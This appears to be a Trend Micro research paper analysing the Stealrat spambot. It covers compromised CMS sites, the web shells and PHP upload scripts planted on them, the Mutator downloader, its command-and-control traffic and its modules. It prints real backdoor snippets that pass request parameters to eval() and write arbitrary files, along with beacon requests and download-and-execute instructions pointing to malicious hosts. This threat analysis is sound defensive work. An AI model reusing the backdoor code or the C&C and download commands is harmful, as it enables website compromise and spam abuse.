A Trend Micro Research Paper

Stealrat

An In-Depth Look at an Emerging Spambot

Jessa Dela Torre
(Trend Micro Forward-Looking
Threat Research Team)


Contents

Introduction


In recent years, we have seen a steady increase in the volume of spam originating from compromised websites. While these could be attributed to many parallel and isolated attacks primarily due to the vulnerable nature of the sites that are exploited, one particular operation we have dubbed "Stealrat" caught our attention. In as little as over two months, we have seen more than 170,000 compromised domains or IP addresses running WordPress, Joomla!, and Drupal send out spam.

The spamming technique used did not leave traces of communication between the compromised sites and the actual spam server. This makes it difficult for spam filters to authenticate emails since they come from legitimate sites and the compromised site owners to trace the origin of the spam since they come from compromised user machines.


Even though some believe the Stealrat botnet has been active since 2010, it was not until late last year when site owners started to notice that their sites were sending out porn-related spam. These had links that pointed to landing pages hosted on compromised domains (i.e., not theirs).



We also found spam samples written in other languages like Portuguese, Spanish, Lithuanian, and German. Note, however, that other samples in other languages can exist.




While porn remains the underlying theme of Stealrat spam, we also saw samples that contained snippets from Harry Harrison's "The Stainless Steel Rat," a science fiction book series about a con man and bank robber nicknamed "Slippery Jim."[1]



1 Wikimedia Foundation Inc. (June 26, 2013). *Wikipedia*. "The Stainless Steel Rat." Last accessed July 16, 2013, http://en.wikipedia.org/wiki/The_Stainless_Steel_Rat.

All of the spam samples we were able to obtain had links that pointed to either porn or online pharmacy sites hosted on compromised domains (i.e., not the compromised site senders'). Simply put, the operation:

1. Exploited sites by injecting malicious PHP and HTML pages into vulnerable folders
2. Compromised user machines to harvest spam information
3. Compromised web pages to deliver payloads




The three-step method above was likely intended to further evade spam engines and filters. Normally, an IP address or domain that sends out spam has a very short life span because spam engines would blacklist them as soon as they are verified to be spam domains. In the setup shown in the diagram, the actual spam domain hides behind three layers of unsuspecting victims—the two compromised sites and the infected machine.[2]

Inside the Compromised Website

Exploiting sites plays an important role in Stealrat's operation. Apart from acting as spam engines, the sites also serve the operation's final payloads, giving the botnet operators a means for a "hands-off approach" to spamming.

During our investigation, we got a glimpse of the tools the botnet operators use when we discovered that some of the compromised sites we closely monitored had open directories. This gave us access to their site folders.

2 Valuable inputs included in this research paper were also obtained from Trend Micro threat researchers, Chris Ke, David Sancho, Feike Hacquebord, David Sancho, Jon Oliver, Mark Manahan, and Ryan Flores.



Though some files have already been deleted, we were still able to compile files typically found in a compromised site's folder.

Control Panel


The control panel seems to have been based on WSO 2.5, a PHP shell toolkit from Packet Storm.[3] Although it has less functionality compared with the original, it has the basic file and directory commands like:

- Download file
- Upload file
- Remove file/directory
- Modify file/directory permissions
- Create directory


It also displays system information including:

- OS
- User name
- PHP version
- Disabled functions
- Hard disk information
- Website URL
- Root directory
- Current working directory
- Server IP address (compromised)
- Client IP address (connecting IP address)


3 Packet Storm. (2013). *Packet Storm.* "WSO Web Shell 2.5.1." Last accessed July 15, 2013, http://packetstormsecurity.com/files/117974/WSO-Web-Shell-2.5.1.html.



Another interesting page is a version of a C99Shell uploaded to the same directory as the *Control Panel* on some WordPress sites. Using this PHP shell, we were able to navigate through and download all of the sites' pages.



Some sites also contained the original WSO panel instead of the modified version. Like the C99Shell, its use made site navigation easier to do than if the standard control panel was utilized.



PHP Scripts

Several other scripts were also found on the compromised sites' folders including:

- sm13e.php/ch13e.php
- up.php
- del.php
- copy.php
- patch.php
- bak.php

Each PHP script performed a specific task and may have a different name in each site folder. Note that some of these scripts may not be present in or have already been deleted from the compromised sites' folders.

Sm13e.php/ch13e.php

Sm13e.php/ch13e.php is the mailer script that the binary file sends the spam data to. It is randomly named and usually takes the form, *[readable name][4 random characters].php*.

It processes the POST request a compromised system makes but it should contain the following:

- l[random characters] → email address (to send spam to)
- e[random characters] → nine randomly generated characters
- m[random characters] → mail server
- d[random characters] → mail template

If all of the given parameters are met, the site replies with *OKe807f1fcf82d132f9bb018ca6738a19f+0*. If less than two parameters are met, it replies with *[OS]10+6fb42da0e32e07b61c9f0251fe627a9c*. If the email address or mail template parameter is empty, it replies with *[OS]11+6fb42da0e32e07b61c9f0251fe627a9c*. If the mail server parameter is not present, it will attempt to send the email via SMTP port 25 and replies with *OKe807f1fcf82d132f9bb018ca6738a19f+1,* if successful. If unsuccessful, it replies with *20+6fb42da0e32e07b61c9f0251fe627a9c+[1 or 0]*.

Up.php

Up.php is accessed by sending a POST request in the format, *[server]/up.php?b64cont=[B64 data]*. This uploads the Base64 (B64) data to the server and saves it to a writeable folder using any of the following file names:[4]

- admin.php
- ajax.php
- **alias.php**
- article.php
- blog.php
- cache.php
- code.php
- config.php
- css.php
- db.php
- defines.php
- diff.php
- dir.php
- dirs.php
- dump.php
- error.php
- file.php
- files.php
- footer.php
- functions.php
- gallery.php
- general.php
- global.php
- header.php
- help.php
- inc.php
- include.php
- info.php
- ini.php
- javascript.php
- lib.php
- list.php

4 Wikimedia Foundation Inc. (July 15, 2013). *Wikipedia*. "Base64." Last accessed July 15, 2013, http://en.wikipedia.org/wiki/Base64.

- login.php
- menu.php
- model.php
- object.php
- option.php
- options.php
- page.php
- plugin.php
- press.php
- proxy.php
- search.php
- session.php
- sql.php
- start.php
- stats.php
- system.php
- template.php
- test.php
- themes.php
- title.php
- user.php
- utf.php
- view.php
- xml.php

A log of the operation performed (see below) is then printed out:

```
<put><rpath>C:/Inetpub/wwwroot/_vti_log/alias.php
</rpath><url>http://localhost/vti_log/alias.php</url></put>

<udata><rpath>C:/Inetpub/wwwroot/_vti_log/alias.php
</rpath><url>C://localhost/vti_log/alias.php</url></udata>
```

The script also prints out the following server information:

- Document root path
- Current working directory
- Relative path

Del.php

Del.php is accessed by sending a POST request in the format, *[server]/del.php?b64cont=[B64 data]*. This uploads the B64 data to the server and saves it to a writeable folder using any of the following file names:

- admin.php
- ajax.php
- alias.php
- article.php
- blog.php
- cache.php
- code.php
- config.php
- css.php
- db.php
- defines.php
- diff.php
- dir.php
- dirs.php
- dump.php
- error.php
- file.php
- files.php
- footer.php
- functions.php
- gallery.php
- general.php
- global.php
- header.php
- help.php
- inc.php
- include.php
- info.php
- ini.php
- javascript.php
- lib.php
- list.php
- login.php
- menu.php
- model.php
- object.php
- option.php
- options.php
- page.php
- plugin.php
- press.php
- proxy.php

- search.php
- session.php
- sql.php
- start.php
- stats.php
- system.php
- template.php
- test.php
- **themes.php**
- title.php
- user.php
- utf.php
- view.php
- xml.php

A log of the operation performed (see below) is then printed out:

```
<udata><rpath>c:\inetpub\wwwroot\_vti_log\themes.php
</rpath><url>http://localhost/_vti_log/themes.php</url></udata>
```

This does something similar to *up.php,* except that it does not print out server information.

Copy.php

Copy.php is accessed by sending a POST request in the format, *[server]/copy.php?b64cont=[B64 data] &rp[Remote File Path]*. This uploads the B64 data to the server and saves it as the file specified in the *rp* parameter.

Patch.php

Patch.php provides a B64 encoding of the list of newly created *index.php* files, including their randomized variables.

```
<cwd>c:\inetpub\wwwroot\panel</cwd>
<doc>c:\inetpub\wwwroot</doc>
<cre>c:\inetpub\wwwroot\aspnet_client\system_web\index.php</cre><var><name>qcgxme</name><data>szcvbxb</data><eva>tfluvjbl</eva></var>
<cre>c:\inetpub\wwwroot\_vti_pvt\index.php</cre><var><name>wrmipu</name><data>eqdgvl</data><eva>kmmsseg</eva></var>
<cre>c:\inetpub\wwwroot\_vti_log\index.php</cre><var><name>gguhxwi</name><data>wevqkrud</data><eva>cichpj</eva></var>
<cre>c:\inetpub\wwwroot\_vti_script\index.php</cre><var><name>xiwdl</name><data>ynqprnj</data><eva>ldnyva</eva></var>
<cre>c:\inetpub\wwwroot\images\index.php</cre><var><name>dpucljfc</name><data>fcrv</data><eva>ekde</eva></var>
<cre>c:\inetpub\wwwroot\_vti_cnf\index.php</cre><var><name>wsjwsxgi</name><data>wgsyziii</data><eva>brlqajzk</eva></var>
<pat>c:\inetpub\wwwroot\index.php</pat><var><name>qbxpmkn</name><data>xqwyu</data><eva>vcrtgc</eva></var>

<cre>c:\inetpub\wwwroot\aspnet_client\index.php</cre><var><name>rtvxzxjb</name><data>hejlsh</data><eva>cvqkfehj</eva></var>
<cre>c:\inetpub\wwwroot\panel\index.php</cre><var><name>mtlmxuc</name><data>pvqaxfl</data><eva>zrdt</eva></var>
<cre>c:\inetpub\wwwroot\_vti_txt\index.php</cre><var><name>qopk</name><data>agtohzu</data><eva>llhdcnfw</eva></var>
<cre>c:\inetpub\wwwroot\aspnet_client\system_web\1_1_4322\index.php</cre><var><name>turwkomz</name><data>wzowlp</data><eva>mrxqusjz</eva></var>
<cre>c:\inetpub\wwwroot\_private\index.php</cre><var><name>cegxtvje</name><data>qdwnaws</data><eva>bdkjo</eva></var>
```

Bak.php

Bak.php provides a B64 encoding of the backup copies of newly created *index.php* files as well as the document root path and the current working directory.

```
<cwd>c:\inetpub\wwwroot\panel</cwd>
<doc>c:\inetpub\wwwroot</doc>
<xpat>c:\inetpub\wwwroot\_vti_pvt\index.php</xpat>
<val>2b21226c2b7c21547a80c0e706bc0679"; if(isset($_REQUEST['kmmsseg'])) { $iczasjv = $_REQUEST['kmmsseg']; eval($iczasjv); exit(); }
if(isset($_REQUEST['wrmipu'])) { $luljha = $_REQUEST['eqdgvl']; $ywhvylw = $_REQUEST['wrmipu']; $xqiy = fopen($ywhvylw, 'w'); $hospeu =
fwrite($xqiy, $luljha); fclose($xqiy); echo $hospeu; exit(); )</val>

<xpat>c:\inetpub\wwwroot\_vti_log\index.php</xpat>
<val>d5a5280bfe43d3b4cbda570dfb6230aa"; if(isset($_REQUEST['cichpj'])) { $kbkkjafw = $_REQUEST['cichpj']; eval($kbkkjafw); exit(); }
if(isset($_REQUEST['gguhxwi'])) { $cfwyirr = $_REQUEST['wevqkrud']; $lqvrwjh = $_REQUEST['gguhxwi']; $sabtzrrr = fopen($lqvrwjh, 'w'); $jycvc =
fwrite($sabtzrrr, $cfwyirr); fclose($sabtzrrr); echo $jycvc; exit(); )</val>

<xpat>c:\inetpub\wwwroot\_vti_txt\index.php</xpat>
<val>35b75b512c97176e5664637a7abc90ef"; if(isset($_REQUEST['llhdcnfw'])) { $rveef = $_REQUEST['llhdcnfw']; eval($rveef); exit(); }
if(isset($_REQUEST['qopk'])) { $pahe = $_REQUEST['agtohzu']; $reieoua = $_REQUEST['qopk']; $jriuzdn = fopen($reieoua, 'w'); $jzobnoed =
fwrite($jriuzdn, $pahe); fclose($jriuzdn); echo $jzobnoed; exit(); )</val>
```

Inside the Compromised System

Malware and Network Communication

This operation makes use of several binary modules as a cloaking mechanism. The main downloader that runs on the compromised user machine queries the command-and-control (C&C) server. The server, meanwhile, typically sends a download link for the modules along with their parameters. The following lists the modules sent:

- MulePlus
- SmManager/sendPost
- Online Registrants
- DirectSender
- SH components

The Downloader: Mutator

Mutator, also known as "Rodecap," is the main downloader. When executed, it drops several copies of itself into different directories including but not limited to the following:

- %Application Data%\Microsoft\clipsrv.exe
- %Application Data%\Microsoft\logman.exe
- %Windows%\dllhost.exe
- %Windows%\wininit.exe
- %Windows%\System\ieudinit.exe
- %System%\drivers\esentutl.exe

- %System%\drivers\mstinit.exe
- %System%\drivers\sessmgr.exe
- %All Users%\dllhst3g.exe

To remain persistent, it modifies the following registry keys:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
- HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows
- HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

It also creates the folder, *%Temp%\~NwcTemp,* where it saves the binaries it downloads. To check in to a server, it sends a GET or POST request with the parameters, */protocol.php?p=[volume serial number]&d=[id={volume serial number}&sr={hardcoded}&wv={windows version}]*. An example of this request would be */protocol.php?p=940496771&id=940496771&sr=daau&wv=5_1_2600*. When encrypted, it looks like */protocol.php?p=940496771&d=6rMzAbfnOgG14DkJpaR8Bee2b02loHgFtog/Z7HhPgilon4Fsg==*. The *d* parameter in the URL path is encrypted using the hard drive's volume serial number as key and encoded with B64 afterward.

Interestingly, and perhaps to blend in with normal traffic, it modifies the host to *www.google.com* by adding it to the request header after establishing a connection to the actual server and just before sending over the data. As such, to the undiscerning eye, network logs would show that the system is establishing a connection to *Google*.

```
GET /protocol.php?p=940496771&d=6rMzAbfnOgG14DkJpaR8Bee2b02loHgFtog/Z7HhPgg= HTTP/1.1
Accept: */*
Host: www.google.com
User-Agent: Mozilla/5.0
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 24 Mar 2013 07:16:36 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=20

b5
..>...9....P..~...i]..|Q.. K..|]..~H..aJ..j...`P.. R...[..fW.. ].....<...
{V..zY..!...j...?....2..zH..!_..zJ..b...aJ..oH.. W..!\..aV..>...i...`P..z...k...<
..|M..}L......!\..|...~5.
0
```

If it fails to access any of the servers, it will check for a valid connection by accessing *http://www.msftncsi.com/ncsi.txt,* Microsoft's way of checking for intranet and/or Internet connectivity in Windows Vista® and later.[5] It also logs and compiles the errors it encounters, which it then sends when a connection to a server is establisshed.

Another interesting behavior is that instead of accessing the actual domains, it queries the mail servers of those domains and accesses them instead. For instance, lyrics-db.org has the following mail servers:

- mx1.games-olympic.org
- mx2.games-olympic.org

So, for the given example, the actual URL it accesses is *http://mx1.games-olympic.org/protocol.php?p=940496771&d=6rMzAbfnOgG14DkJpaR8Bee2b02loHgFtog/Z7HhPgilon4Fsg==*. The server then replies with an encrypted command that instructs it to download, save, and execute binary files. The encryption used is similar to the *d* parameter minus the B64 encoding. When decrypted, the server's response contains the key and binary instructions.

```
940496771
http://gettrial.store-apps.org/d/conh10.jpg conhost.exe /t22 /run-stat /3 /d /t14@p
http://gettrial.store-apps.org/d/conh10.jpg conhost.exe /t22 /run-stat /3 /d /r16@p
```


Previous Versions

Studying the previous versions gave us an idea as to how the threat has improved and evolved over time. Older versions of Mutator are known to have originated from eMule, particularly *http://qcazt.ru/m/laz7.exe,* a popular peer-to-peer (P2P) file-sharing application similar to eDonkey and Kazaa.[6]


5 Microsoft. (2013). *Appendix K: Network Connectivity Status Indicator and Resulting Internet Communication in Windows Vista.* Last accessed, July 18, 2013, http://technet.microsoft.com/en-us/library/cc766017(v=ws.10).aspx.

6 *eMule.* Last accessed July 15, 2013, http://www.emule-project.net/home/perl/general.cgi?l=1.

One of the primary differences between the old and new versions lies in their attempt to conceal the download server. While new versions use mail servers to obtain download commands, old ones just scrambled substrings that comprise the server name.



Old versions send a GET request to the server to download the configuration file, *http://rss.openpicz.net/lts.txt*.



The binary then parses the tags to download then saves and executes the file using the parameters associated with it.

Another notable difference is that while new versions include the Windows® version and volume serial number in its initial beacon to the mail server, previous versions send system information to the Debug (Report) server via UDP.

```
[435200654313]Out>> Uname: Administrator >>
[435200654313]Out>> Wver: 5_1_2600 >>
[435200654313]End>>
```

Old version's way of sending system information

```
[mailserver.com]/protocol.php?p=[volume
serial number]&d=[id={volume serial
number}&sr={hardcoded}&wv={windows version}]
```

New version's way of sending system information

Modules

Regardless of version though, Mutator serves only one purpose—to download and execute modules that have changed and improved over time. Even though we documented some of the modules in this paper, we have probably not seen all of them yet.

SmManager/sendPost

SmManager/sendPost is downloaded onto the compromised system to harvest spam data and the recipient list. It then sends this information to compromised web servers that perform the actual spam sending.

Once executed by the downloader, it accesses the URL given by the main file by accepting parameters in the format, *file.exe/[subdomain]/[domain]/[tld]/[config file name]*, where *[tld]* is denoted by the following numbers:

- 1 → .com
- 2 → .net
- 3 → .org
- 4 → .loc

It then sends a GET request to download an encoded configuration file.


```
GET /d/t14.php HTTP/1.1
User-Agent: -
Host: t22.run-stat.org
Cache-Control: no-cache

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Mar 2013 13:09:02 GMT
Content-Type: text/plain
Content-Length: 304
Connection: keep-alive
Keep-Alive: timeout=5
Last-Modified: Wed, 20 Mar 2013 09:13:33 GMT
ETag: "51497dbd-130"
Accept-Ranges: bytes

=qsvv?ouq/tubu.svo/jogp=0qsvv?.=qsfq?9121=0qsfq?.=mitu?tffl5/svo.tubu/psh=0mitu?.=mvsj?
0jnh0tffl/dhj=0mvsj?.=mec?eec=0mec?.=mupu?2111=0mupu?.=mipq?21=0mipq?.=bvt?iuuq;00gx/
svo.tubu/psh0hv/qiq=0bvt?.=bvc?iuuq;00cu3/svo.tubu/psh0bf2/qiq=0bvc?.=fod?2=0fod?.=csfg?
31=0csfg?.=udou?21=0udou?.=toeq?2111=0toeq?.
```

To decode the request above, subtract 01 from each byte.

```
<pruu>ntp.stat-run.info</pruu>
<prep>8010</prep>
<lhst>seek4.run-stat.org</lhst>
<luri>/img/seek.cgi</luri>
<ldb>ddb</ldb>
<ltot>1000</ltot>
<lhop>10</lhop>
<aus>http://fw.run-stat.org/gu.php</aus>
<aub>http://bt2.run-stat.org/ae1.php</aub>
<enc>1</enc>
<bref>20</bref>
<tcnt>10</tcnt>
<sndp>1000</sndp>
```

A typical configuration file contains the following tags:

